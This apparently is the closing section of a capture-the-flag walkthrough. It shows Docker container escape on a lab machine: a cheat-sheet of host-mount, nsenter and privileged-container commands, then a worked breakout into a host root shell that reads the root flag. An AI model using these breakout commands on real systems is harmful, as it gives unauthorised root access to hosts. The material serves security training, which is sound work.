
```
#List images to use one
docker images
#Run the image mounting the host disk and chroot on it
docker run -it -v /:/host/ ubuntu:18.04 chroot /host/ bash

# Get full access to the host via ns pid and nsenter cli
docker run -it --rm --pid=host --privileged ubuntu bash
nsenter --target 1 --mount --uts --ipc --net --pid -- bash

# Get full privs in container without --privileged
docker run -it -v /:/host/ --cap-add=ALL --security-opt apparmor=unconfined --security-op
```

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation


With the help of this article, we can actually create new privileged container

```
docker run --privileged --network host -v /:/mnt --rm -it ubuntu:18.04 chroot
/mnt bash
```

By executing this command we will jump into a new privileged container, Inside this we have the complete access to host file and and shell.



```
# docker run --privileged --network host -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt bash
root@realsaga:/# ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
root@realsaga:/# hostname
realsaga
root@realsaga:/# 
```



```
root@realsaga:~# hostname
realsaga
root@realsaga:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:bd:63:da brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.46/24 metric 100 brd 192.168.1.255 scope global dynamic enp0s3
       valid_lft 75523sec preferred_lft 75523sec
    inet6 2406:8800:9015:329a:a00:27ff:febd:63da/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 1209387sec preferred_lft 604587sec
    inet6 fe80::a00:27ff:febd:63da/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:75:3a:2f:4b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:75ff:fe3a:2f4b/64 scope link
       valid_lft forever preferred_lft forever
9: veth28132b3@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 7e:2e:b1:29:ae:ef brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::7c2e:b1ff:fe29:aeef/64 scope link
       valid_lft forever preferred_lft forever
root@realsaga:~#
root@realsaga:~# cat /root/root.txt
4aa171ec191d90249c0f7d28d8f589ccroot@realsaga:~# 
```

Find the final flag now `cat /root/root.txt`

Congrats !!!